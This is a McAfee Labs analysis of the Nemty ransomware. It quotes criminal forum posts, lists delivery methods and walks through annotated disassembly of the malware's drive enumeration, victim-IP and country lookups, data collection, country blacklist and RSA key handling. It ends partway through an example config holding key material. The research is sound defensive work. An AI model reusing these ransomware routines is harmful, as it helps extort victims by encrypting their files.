

Nemty Ransomware – Learning by Doing

 mcafee.com/blogs/other-blogs/mcafee-labs/nemty-ransomware-learning-by-doing/

April 2, 2020



Executive Summary


The McAfee Advanced Threat Research Team (ATR) observed a new ransomware family named 'Nemty' on 20 August 2019.

We are in an era where ransomware developers face multiple struggles, from the great work done by the security community to protect against their malware, to initiatives such as the [No More Ransom project](#) that offer some victims a way to decrypt their files. Not only that, but the underground criminal community around such ransomware developers can also be hyper critical, calling out bad code and choosing not to purchase ransomware that is not professionally developed.

After one such developer, going by the name jsworm, announced Nemty on underground forums, we noted how the ransomware was not well received by some users in the criminal community. Certain sectors of that forum started to rebuke jsworm for technical decisions made about the functions in the ransomware, as well as the encryption mechanism used.

Jsworm replied to all the comments, adding evidence about how the critical statements made were wrong and showcased the value of their new versions. They also fixed some ugly bugs revealed by users in the forum:

kerberos
exabyte
●●●●●●



User
eleven
628 posts
Joined
03/29/10 (ID: 30185)
Activity
coding

Posted September 6 Report post


On 6/6/2019 at 11:20 AM, jsworm said:

alo !! 11! Can't you read?
here, I've allocated you, maybe you'll read it a second time, so at least you'll understand

What are you fooling about? About RSA, it's understandable, I'm talking about your "creating a separate unique initialization vector ", you are AES KEY which sews you in EXE, you cover RSA, but what's the point of this? If you are KEY, what are you ciphering for with you?
I advise you to start reading the wikipedia chtoll so that you understand how it generally works and not immediately get into a sabotage of programming ...

+ Quote

jsworm
gigabyte
●●●●



Paid registration
● 0
128 posts
Joined
04/30/19 (ID: 92534)
Activity
virology / malware

Posted September 6 Report post

On 6/6/2019 at 11:27 AM, kerberos said:

What are you fooling about? About RSA, it's understandable, I'm talking about your "creating a separate unique initialization vector ", you are AES KEY which sews you in EXE, you cover RSA, but what's the point of this? If you are KEY, what are you ciphering for with you?
I advise you to start reading the wikipedia chtoll so that you understand how it generally works and not immediately get into a sabotage of programming ...

the key is also unique, a unique key is generated for each system. there is nothing static in the build except a master key

+ Quote

One of the users in the forum highlighted a function for how Nemty detects extension dupes in a system, which needed to be re-written by the author:

forum.exploit.in/topic/161581/

```

240     && !sub_407FDB((int)&WideCharStr, "exe")
241     && !sub_407FDB((int)&WideCharStr, "EXE")
242     && !sub_407FDB((int)&WideCharStr, "ini")
243     && !sub_407FDB((int)&WideCharStr, "INI")
244     && !sub_407FDB((int)&WideCharStr, "dll")
245     && !sub_407FDB((int)&WideCharStr, "DLL")
246     && !sub_407FDB((int)&WideCharStr, "lnk")
247     && !sub_407FDB((int)&WideCharStr, "LNK")
248     && !sub_407FDB((int)&WideCharStr, "url")
249     && !sub_407FDB((int)&WideCharStr, "URL")
250     && !sub_407FDB((int)&WideCharStr, "ttf")
251     && !sub_407FDB((int)&WideCharStr, "TTF")
252     && !sub_407FDB((int)&v35, "DECRYPT.txt" )
253     {
254         sub_40736A(&lpFileName);
255         sub_406CF7(*(LPCWSTR *)&v20, v21, v22, v23, v24, v25);
256     }

```

Tweet: https://twitter.com/VK_Intel/status/1165352844876222464

This is when you write the native code)

this is when you can not even in cycles and in the reduction to lower / upper case and deploy the affiliate program

Edited August 25 by mousekevin

Despite the shortcomings in their ransomware, the Nemty developers are still in the underground forum, releasing new samples and infecting users through their affiliate program.

Telemetry

Based on our telemetry, we have seen Nemty activity in these locations:






FIGURE 1. Telemetry Map

Nemty Technical Analysis

Nemty runs on a Ransomware-as-a-Service (RaaS) model. We've observed it being delivered using:

- RIG Exploit Kit in September 2019
- Paypal dummy sites
- RDP attacks through affiliates in their campaigns
- Botnet: Distributed through Phorpiex botnet in November 2019
- Loader: SmokeBot

Paid registration

Posted: August 20

We offer you to join the NEMTY affiliate program.


The cryptoclocker itself is in C ++ using Win32API.
Support for Windows XP (no flashing to the panel).
The weight of a clean, uncovered build is 87kb.

For a contact in the LAN, indicating the amount of traffic and where it comes from.

FIGURE 2. Nemty ransomware announcement

In the release announcement the Nemty developers offered two types of collaboration: affiliation or private partnership. We found two aliases advertising Nemty, one of which is jsworm, who is quite active in the forums and announces all the news and updates there.

This is the timeline of the operations performed by the Nemty crew:



We observed how the Nemty developers adopted some characteristics from other old ransomware families like the defunct Gandcrab. One example of this is the reuse and reference to a URL that leads to an image featuring Russian text and a picture of the Russian president, like Gandcrab had in its code.

00406576	83C4 20	add	esp, 20
00406579	56	push	esi
0040657A	68 BC444000	push	<aPay>
0040657F	68 28204000	push	<NemtyGlobalVarToSavePointerToJdionDecodedString>
00406584	83EC 1C	sub	esp, 1C
00406587	8985 80FAFFFF	mov	[ebp-58], eax
0040658D	8BC4	mov	eax, esp
0040658F	68 C4444000	push	<a27u01aySlik3ej>
00406594	E8 710C0000	call	<NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction>
00406599	8D85 64FBFFFF	lea	eax, [ebp-49C]
0040659F	50	push	eax
004065A0	E8 0F490000	call	<NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function>
004065A5	83C4 20	add	esp, 20
004065A8	BF E8444000	mov	edi, 004044E8
004065AD	57	push	edi
004065AE	83EC 1C	sub	esp, 1C
004065B1	8985 94FAFFFF	mov	[ebp-56C], eax
004065B7	8BC4	mov	eax, esp
004065B9	68 F0444000	push	<a27v31ay0ruqkke>
004065BE	E8 470C0000	call	<NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction>
004065C3	8D85 9CFBFFFF	lea	eax, [ebp-464]

```

eax=0012FA00
Stack ss:[0012F97C]-000029B8, (ASCII "https://pbs.twimg.com/media/Dn4vwaRW0AY-tUu.jpg:large :D")
00002778 .....0000.....
000027B8 .....0000.....
000027F8 .....0000.....
00002838 .....0000.....
00002878 .....0000.....
000028B8 .....0000.....
000028F8 .....0000.....
00002938 .....0000.....
00002978 .....0000.....
000029B8 .....0000.....
000029F8 .....0000.....
00002A38 .....0000.....
00002A78 .....0000.....
00002AB8 .....0000.....
00002AF8 .....0000.....
00002B38 .....0000.....

```

FIGURE 3. Hardcoded URL inside the Nemty ransomware pointing to the same image as GandCrab

The Nemty authors released different versions of their ransomware. In this research article we will highlight how the first version works and the significant changes added in subsequent versions.

Hash: 505c0ca5ad0552cce9e047c27120c681ddce127d13afa8a8ad96761b2487191b

Compile Time: 2019-08-20 19:13:54

Version: 1.0

The malware sample is a 32-bit binary. The packer and malware are written in the C/C++ language as the author announced on the underground forum.

The compilation date in the PE header is the 20th of August 2019.




FIGURE 4. EXEInfo Image

Nemty uses RunPE in execution, meaning it unpacks in memory before execution.

Analyzing the sample, we could find how the developer added certain protections to their code, such as:

- Decrypting certain information in the memory only if the encryption process is working as planned
- Clearing the memory after finishing some operations
- Information sharing between different memory addresses, cleaning the previous memory space used

Ransomware Note Creation Process

In order to create the ransomware note, Nemty takes each string and saves it into memory. When the ransomware compiles all the required strings it will join them together to create the entire ransomware note. In this operation, Nemty will decrypt line by line, moving the data to another memory address and cleaning the previous one to leave the information only in the new memory space.

For the first version of Nemty, the encryption method was not applied consistently to all the strings, which is why it is possible to see some strings and spot part of the functionalities or juicy files from them.

ascii	7	0x0000485C	-	utility	-	I1059	cmd.exe
ascii	22	0x00004978	-	utility	-	-	GET /public/gate?data=
ascii	9	0x00004938	-	uri-pattern	-	-	127.0.0.1
ascii	56	0x00004A9C	-	uri-pattern	-	-	https://pbs.twimg.com/media/Dn4vvaRW0AY-tUu.jpg:large :D
unicode	66	0x000049EB	-	uri-pattern	-	-	https://dist.torproject.org/torbrowser/8.5.4/tor-win32-0.4.0.5.zip
ascii	1856	0x00003F20	-	size	-	-	rfvPvccqVslvW9OOY2j090Mq87N9lif/RoIDP89luS90uv9gUImpgCTVGWvlzrqjS8hQ5E02...
ascii	21	0x00000688	-	rtti	-	-	?AVlogic_error@std@@
ascii	22	0x000006A8	-	rtti	-	-	?AVlength_error@std@@
ascii	22	0x000006C8	-	rtti	-	-	?AVout_of_range@std@@
ascii	15	0x000006E8	-	rtti	-	-	?AVtype_info@@
ascii	19	0x00001238	-	rtti	-	-	?AVexception@std@@
ascii	19	0x00001254	-	rtti	-	-	?AVbad_alloc@std@@
ascii	23	0x00001468	-	rtti	-	-	?AVbad_exception@std@@
ascii	11	0x00003784	-	file	-	-	DECRYPT.txt

FIGURE 5. Clear strings in Nemty

Nemty and the Logical Units

In execution, Nemty will check all the logical units available in the system, saving the information about them in a static list with the following information:

- Type of unit
- Available free space

Through the use of the Windows API, 'GetDriveTypeA', the ransomware will differentiate units between:

- Removable
- Fixed
- Network

```

.text:004080E6      mov     eax, esi
.text:004080E8      _get_drive_type:      ; CODE XREF: NentyGetAllLogicUnitsAndGetTypesTargetAndSaveT
.text:004080E8      push   eax             ; lpRootPathName
.text:004080E9      call   GetDriveTypeA
.text:004080EF      push   1
.text:004080F1      xor    edi, edi
.text:004080F3      lea   esi, [esp+74h+lpRootPathName]
.text:004080F7      mov   [esp+74h+var_60], eax
.text:004080FB      call   NentyCheckIfPointerAndPrepareMemoryToBeReleasedWith15Function
.text:00408100      cmp   [esp+70h+var_60], 2
.text:00408105      jnz   short _check_type_fixed
.text:00408107      push  ebx             ; char *
.text:00408108      call  _strlen
.text:0040810D      pop   ecx
.text:0040810E      mov   edi, eax
.text:00408110      push  ebx
.text:00408111      lea   eax, [esp+74h+lpDirectoryName]
.text:00408115      call  NentyManageStringsWithSizeCheckAndCopyMemoryFunction
.text:0040811A      lea   eax, [esp+70h+lpDirectoryName]
.text:0040811E      mov   edi, offset NentyGlobalVarToKeepUnitLettersStrings
.text:00408123      call  NentyManageListForLaterUsingVectorsFunction
.text:00408128      push  offset aRemovable ; "REMOVABLE"
.text:0040812D      lea   eax, [esp+74h+lpRootPathName]
.text:00408131      call  NentyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:00408136      lea   eax, [esp+70h+lpRootPathName]
.text:0040813A      mov   edi, offset NentyGlobalVarToKeepDiskTypesStrings
.text:0040813F      call  NentyManageListForLaterUsingVectorsFunction

```

FIGURE 6. Checking the type of logic units

To check the free space available in the system, Nenty will use “GetDiskFreeSpaceExA”, again through the Windows API:

```

.text:00408202      _get_free_disk_space: ; CODE XREF: NentyGetAllLogicUnitsAndGetTypesT
.text:00408202      push   0             ; lpTotalNumberOfFreeBytes
.text:00408204      lea   ecx, [esp+74h+TotalNumberOfBytes]
.text:00408208      push  ecx             ; lpTotalNumberOfBytes
.text:00408209      lea   ecx, [esp+78h+FreeBytesAvailableToCaller]
.text:0040820D      push  ecx             ; lpFreeBytesAvailableToCaller
.text:0040820E      push  eax             ; lpDirectoryName
.text:0040820F      call  GetDiskFreeSpaceExA
.text:00408215      mov   eax, dword ptr [esp+70h+TotalNumberOfBytes]
.text:00408219      mov   ecx, dword ptr [esp+70h+TotalNumberOfBytes+4]
.text:0040821D      shrd  eax, ecx, 1Eh
.text:00408221      mov   [esp+70h+var_60], eax
.text:00408225      lea   eax, [esp+70h+var_60]
.text:00408229      mov   esi, offset dword_4143A8

```

FIGURE 7. Checking free disk space

Extracting Public IP Address from the Victim

Since the first version, Nenty has implemented a functionality to extract the public IP address of the victim. The information is extracted through a request to the IPIFY service at <http://api.ipify.org>. These types of services are frequently used by RaaS to check the location where the victim was infected.

```

GET / HTTP/1.1
User-Agent: Chrome
Host: api.ipify.org
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Cowboy
Connection: keep-alive
Content-Type: text/plain
Vary: Origin
Date: Tue, 19 Nov 2019 18:24:21 GMT
Content-Length: 12
Via: 1.1 vegur

```

FIGURE 8. Nenty getting the public IP

The User-agent for some of the Nenty versions was the ‘Chrome’ string. The user-agent is hardcoded as a single string in the ransomware instead of using an original user-agent.

```

.text:004086D6
.text:004086D6          push    ebp
.text:004086D7          mov     ebp, esp
.text:004086D9          sub     esp, 6Ch
.text:004086DC          mov     eax, __security_cookie
.text:004086E1          xor     eax, ebp
.text:004086E3          mov     [ebp+var_4], eax
.text:004086E6          push   esi
.text:004086E7          push   edi
.text:004086E8          xor     esi, esi
.text:004086EA          push   esi           ; dwFlags
.text:004086EB          push   esi           ; int
.text:004086EC          push   esi           ; cchString
.text:004086ED          push   esi           ; int
.text:004086EE          push   offset szAgent ; "Chrome"
.text:004086F3          call   InternetOpenA
.text:004086F9          sub     esp, 1Ch
.text:004086FC          mov     [ebp+hInternet], eax
.text:004086FF          mov     eax, esp
.text:00408701          push   offset NentyGlobalVarDomainToCheckTheCountry ; http://api.ipify.org
.text:00408706          call   NentyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:0040870B          lea    eax, [ebp+var_60]
.text:0040870E          push   eax           ; int
.text:0040870F          call   NentyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function

```

FIGURE 9. Getting the IP address of the victim machine

The IPIFY service is used to retrieve the public IP address of the victim and, with the extracted data, Nenty makes another connection to <http://api.db-api.com/v2/free/countryName> using the data previously obtained as an argument. The extracted IP address and country data is used later used as a part of the ransomware note creation.

```

.text:00408786  var_1C      = dword ptr -1Ch
.text:00408786  Buffer      = byte ptr -14h
.text:00408786  var_4      = dword ptr -4
.text:00408786          push    ebp
.text:00408787          mov     ebp, esp
.text:00408789          sub     esp, 8Ch
.text:0040878F          mov     eax, __security_cookie
.text:00408794          xor     eax, ebp
.text:00408796          mov     [ebp+var_4], eax
.text:00408799          push   esi
.text:0040879A          push   edi
.text:0040879B          xor     eax, eax
.text:0040879D          push   eax           ; dwFlags
.text:0040879E          push   eax           ; int
.text:0040879F          push   eax           ; int
.text:004087A0          push   eax           ; cchString
.text:004087A1          push   offset szAgent ; "Chrome"
.text:004087A6          call   InternetOpenA
.text:004087AC          sub     esp, 1Ch
.text:004087AF          mov     [ebp+hInternet], eax
.text:004087B5          mov     eax, esp
.text:004087B7          push   offset NentyGlobalVarEncodedAndCryptedStringOfTheStringToGetTheVictimCountry ; /countryName
.text:004087BC          call   NentyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:004087C1          lea    eax, [ebp+pszString]
.text:004087C7          push   eax           ; pszString
.text:004087C8          call   NentyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function
.text:004087CD          add     esp, 20h
.text:004087D0          push   offset NentyGlobalVarToKeepTheVictimMachineIP
.text:004087D5          sub     esp, 1Ch
.text:004087D8          mov     esi, eax
.text:004087DA          mov     eax, esp
.text:004087DC          push   offset NentyGlobalVarDomainToCheckTheCountryFromIP ; http://api.db-ip.com/v2/free/

```

FIGURE 10. Getting the country name strings based on the IP address

Victim Information Extraction

Nenty will extract the following information from the victim:

- Username
Using the windows API `GetUserNameA`
- Computer name
Using the windows API `GetComputerNameA`
- Hardware profile
Using the windows API `GetCurrentHwProfileA`

With this data, the authors ensure that the infected victim is unique, which helps the RaaS operators quantify how many victims they were able to infect themselves or through the use of affiliates.

```

.text:00408A32      lea     eax, [ebp+pcbBuffer]
.text:00408A38      push   eax                ; pcbBuffer
.text:00408A39      lea     eax, [ebp+Buffer]
.text:00408A3F      mov     edi, 100h
.text:00408A44      push   eax                ; lpBuffer
.text:00408A45      mov     [ebp+pcbBuffer], edi
.text:00408A48      call   GetUserNamesA
.text:00408A51      lea     eax, [ebp+Buffer]
.text:00408A57      push   eax                ; char *
.text:00408A58      call   _strlen
.text:00408A5D      pop     ecx
.text:00408A5E      lea     ecx, [ebp+Buffer] ; void *
.text:00408A64      mov     esi, offset NemyGlobalVarToKeepTheVictimMachineUserName
.text:00408A69      call   NemyManageStringsAndCopyMemoryFunction
.text:00408A6E      lea     eax, [ebp+pcbBuffer]
.text:00408A74      push   eax                ; nSize
.text:00408A75      lea     eax, [ebp+Buffer]
.text:00408A7B      push   eax                ; lpBuffer
.text:00408A7C      mov     [ebp+pcbBuffer], edi
.text:00408A82      call   GetComputerNameA
.text:00408A88      lea     eax, [ebp+Buffer]
.text:00408A8E      push   eax                ; char *
.text:00408A8F      call   _strlen
.text:00408A94      pop     ecx
.text:00408A95      lea     ecx, [ebp+Buffer] ; void *
.text:00408A9B      mov     esi, offset NemyGlobalVarToKeepTheVictimMachineComputerName
.text:00408AA0      call   NemyManageStringsAndCopyMemoryFunction
.text:00408AA5      call   NemyCheckWindowsOSVersionFunction
.text:00408AAA      lea     eax, [ebp+HwProfileInfo]
.text:00408AB0      push   eax                ; lpHwProfileInfo
.text:00408AB1      call   GetCurrentHwProfileA

```

FIGURE 11. Get Username, Computer Name and Hardware Profile from the victim machine

Nemty 1.0, Wrongly Applying the Country Protection

RaaS families usually apply some protections to prevent infecting certain geographic regions. In the first version, Nemty still had this feature in development as our analysis showed that the ransomware did not check whether the victim belonged to any of the supposed blacklisted countries. During our analysis of ransomware it is quite usual to find functions that are still in development and are then incorporated in future versions.

Countries
Belarus
Kazakhstan
Russia
Tajikistan
Ukraine

If the detected country is in the blacklist, Nemty returns the string “true” and keeps it in the config. If the country is not found, the value of the field will be false.


```

.text:0040895E      push    offset aRussia ; "Russia"
.text:00408963      mov     eax, esi
.text:00408965      call   NemytCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040896A      pop     ecx
.text:0040896B      test   al, al
.text:0040896D      jnz    short _return_true_string
.text:0040896F      push   offset aBelarus ; "Belarus"
.text:00408974      mov     eax, esi
.text:00408976      call   NemytCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040897B      pop     ecx
.text:0040897C      test   al, al
.text:0040897E      jnz    short _return_true_string
.text:00408980      push   offset aKazakhstan ; "Kazakhstan"
.text:00408985      mov     eax, esi
.text:00408987      call   NemytCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040898C      pop     ecx
.text:0040898D      test   al, al
.text:0040898F      jnz    short _return_true_string
.text:00408991      push   offset aTajikistan ; "Tajikistan"
.text:00408996      mov     eax, esi
.text:00408998      call   NemytCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040899D      pop     ecx
.text:0040899E      test   al, al
.text:004089A0      jnz    short _return_true_string
.text:004089A2      push   offset aUkraine ; "Ukraine"
.text:004089A7      mov     eax, esi
.text:004089A9      call   NemytCheckStringSizeAndCompareStringsSensitiveFunction
.text:004089AE      pop     ecx
.text:004089AF      mov     esi, offset aFalse ; return false string
.text:004089B4      test   al, al
.text:004089B6      jz     short _check_string_size_and_exit
.text:004089B8      _return_true_string:
.text:004089B8      ; CODE XREF: NemytCheckIfTheVictimCountryIsOneOfThe
.text:004089B8      ; NemytCheckIfTheVictimCountryIsOneOfTheCountriesBJ
.text:004089B8      mov     esi, offset aTrue ; "true"

```

FIGURE 12. Check the country name and return true or false string

Nemyt Encryption Keys

Immediately after making this check, Nemyt will decode, from base64, the value of the master key and keep it in a memory address to use later. In parallel, it will prepare a random string with a fixed size of 7 characters and use it with the string “_NEMTY_” to create the ransomware note with the specific extension used in the encrypted files. Nemyt will create a pair of RSA keys, one public and one private, in this process.

```

.text:004090A2      push   hKey ; hKey
.text:004090A8      call   ebx ; CryptExportKey
.text:004090AA      test   eax, eax
.text:004090AC      jz     short _exit_malware
.text:004090AE      push   [ebp+pdwDataLen] ; size_t
.text:004090B1      call   _malloc
.text:004090B6      pop     ecx
.text:004090B7      mov     [ebp+var_10], eax
.text:004090BA      cmp     eax, edi
.text:004090BC      jz     short _exit_malware
.text:004090BE      lea   ecx, [ebp+pdwDataLen]
.text:004090C1      push   ecx ; pdwDataLen
.text:004090C2      push   eax ; pbData
.text:004090C3      push   edi ; dwFlags
.text:004090C4      push   7 ; dwBlobType - RSA Private Blob
.text:004090C6      push   edi ; hExpKey
.text:004090C7      push   hKey ; hKey
.text:004090CD      call   ebx ; CryptExportKey
.text:004090CF      test   eax, eax
.text:004090D1      jz     short _exit_malware
.text:004090D3      lea   eax, [ebp+cbBinary]
.text:004090D6      push   eax ; pdwDataLen
.text:004090D7      push   edi ; pbData
.text:004090D8      push   edi ; dwFlags
.text:004090D9      push   6 ; dwBlobType - RSA Public Blob
.text:004090DB      push   edi ; hExpKey
.text:004090DC      push   hKey ; hKey
.text:004090E2      call   ebx ; CryptExportKey
.text:004090E4      test   eax, eax
.text:004090E6      jz     _exit_malware
.text:004090EC      push   [ebp+cbBinary] ; size_t
.text:004090EF      call   _malloc

```

FIGURE 13. Export public RSA and private keys

Within this operation, Nemyt will encode those keys in base64:

```

.text:0040917A      lea     eax, [ebp+pcchString]
.text:0040917D      push   eax             ; pcchString
.text:0040917E      push   edi             ; pszString
.text:0040917F      push   1               ; dwFlags
.text:00409181      push   [ebp+pdwDataLen] ; cbBinary
.text:00409184      mov     [ebp+pcchString], edi
.text:00409187      push   [ebp+var_10]    ; pbBinary
.text:0040918A      call   ebx             ; CryptBinaryToStringA
.text:0040918C      test   eax, eax
.text:0040918E      jz     _exit_malware
.text:00409194      push   [ebp+pcchString]
.text:00409197      call   unknown_libname_3 ; Microsoft VisualC 2-11/net runtime
.text:0040919C      pop    ecx
.text:0040919D      mov    esi, eax
.text:0040919F      lea   eax, [ebp+pcchString]
.text:004091A2      push   eax             ; pcchString
.text:004091A3      push   esi             ; pszString
.text:004091A4      push   1               ; dwFlags
.text:004091A6      push   [ebp+pdwDataLen] ; cbBinary
.text:004091A9      mov    [ebp+var_18], esi
.text:004091AC      push   [ebp+var_10]    ; pbBinary
.text:004091AF      call   ebx             ; CryptBinaryToStringA
.text:004091B1      test   eax, eax
.text:004091B3      jz     _exit_malware
.text:004091B9      push   esi             ; char *
.text:004091BA      call   _strlen

```

FIGURE 14. Encode of RSA keys generated

After this encoding, Nemty will decode again the victim RSA public key and import it for later use.

```

.text:00409248      push   1               ; dwFlags
.text:0040924A      push   cchString       ; cchString
.text:00409250      push   eax             ; pszString
.text:00409251      call   edi             ; CryptStringToBinaryA
.text:00409253      test   eax, eax
.text:00409255      jz     short _exit_malware
.text:00409257      cmp    hProv, esi
.text:0040925D      jnz    short _import_key
.text:0040925F      mov    edi, CryptAcquireContextA
.text:00409265      push   esi             ; dwFlags
.text:00409266      push   1               ; dwProvType
.text:00409268      push   offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
.text:0040926D      push   esi             ; szContainer
.text:0040926E      mov    ebx, offset hProv
.text:00409273      push   ebx             ; phProv
.text:00409274      call   edi             ; CryptAcquireContextA
.text:00409276      test   eax, eax
.text:00409278      jnz    short _import_key
.text:0040927A      push   8               ; dwFlags
.text:0040927C      push   1               ; dwProvType
.text:0040927E      push   offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
.text:00409283      push   esi             ; szContainer
.text:00409284      push   ebx             ; phProv
.text:00409285      call   edi             ; CryptAcquireContextA
.text:00409287      test   eax, eax
.text:00409289      jz     short _exit_malware
.text:0040928B      _import_key:          ; CODE XREF: NemtyDecodePublicRSAVictimKeyAndImportItFunction+83↑j
.text:0040928B      ; NemtyDecodePublicRSAVictimKeyAndImportItFunction+9E↑j
.text:0040928B      push   offset hKey     ; phKey
.text:00409290      push   esi             ; dwFlags
.text:00409291      push   esi             ; hPubKey
.text:00409292      push   [ebp+pcbBinary] ; dwDataLen
.text:00409295      push   [ebp+pbBinary]  ; pbData
.text:00409298      push   hProv           ; hProv
.text:0040929E      call   CryptImportKey

```

FIGURE 15. Decoding of the RSA public key for later use

The same operation is again used but this time with the master RSA public key from the ransomware developers.

Nemty Encryption Keys

In the encryption process, with all the data collected from the user, Nemty will create their config file, all in memory. The config file is a JSON structured file with all the collected data and the AES key previously created. Regarding the key used, it is the same for all of the files, however Nemty uses a different IV for each file.

Nemty Configuration File:

An example of the information collected by Nemty and later used in the config file can be found below:

Victim Machine
Pairing keys
Affiliate ID
Nemty version
CIS country information
OS system
Victim IP
Country
Free space
Used space

This is an example Nemty configuration file:

```
{
  "General":{
    "IP": "192.168.1.1",
    "Country": "USA",
    "ComputerName": "NEMTY",
    "Username": "Administrator",
    "OS": "Windows 10",
    "isRU": false,
    "version": "1.0",
    "CompID": "{a4badfc0-d56f-11e2-a08d-804d6183976e}",
    "FileID": "NEMTY_cs8yEVX",
    "UserID": "5d5c4664cf838e0a80d025b2",
    "key": "SfofB0Ym45gWiCPJDoH6UerMpZfoxS87",
    "pr_key": "BwIAAACkAABSU0EYAAgAAAEAAQDVB2A0omH LNSy8vr+0fS78HFzCzTDC5i1cWVZ+UV9FTVKFhP3zpbwIzFyjtNlQ1IuJj9u0M9WGJNw+7TTai0dq/
S6j cUEHg57n6bbA2IV2pM1BqR1ZBwH0/KtjNd155wTusy9U2mxLT52tjBBdPaHzXswWcb7G+xCwJFXfGkKseCqwhwE2iMdLhLARML6mvPobIf44UGdJfdMLQAYBXg1yaV3oIaC4pNR88fUDs
3tYMN+hmVcyotNRJBGQR1w2diw54j9CDj7Ppa9e80+wIt09B+aR8bP/
aKGcnpzRKaj+NyhurMY10mhiGtXaCoZ1CA4yBEKW1IFuspNU30LbT0G81xqUaRk8VIT7CCvz9gV5pf0AstEhEz5GIK5poxqNCErbLNUkU+26h+5gfHyVtYlrXZKFFXaEF++MpQiyIC4PsRpE
//b0EZNZtVBPteIn00B4W09PgbakSA1rxo5L08xfwYV995StIX0SzRCnq2172qCy9yFDgnJowH1/qbc5KrFd4dKScmGgqtUCdgB6UDZFaow0ZIp6/pop5U9wTK7umArPQPXXhwgFBqfwE27s
Poy+eyTivBbWcITCu3DrzIJt/cRRWzjTqkBTck2RwG0o08hvrX150/by9dw/3vU7k5NW1CORTErm1IzXNtpIgz0+TRfxeQRnf7BjF3420DDKiqmjxhX6egbyUhh9Drq6pH1YI0DWK5yvgjIVg5o
s iTF9UR0H5ABv+XLJRrFqgmaqH0mDouDmzqex9ELY2CH6GzXJ9WLju1KLTwDAsdbD4RqLexXg07YcdYhg4BqH5mvet5LSEJ1jnb8/4V0PQ8+G6j fKaeN/
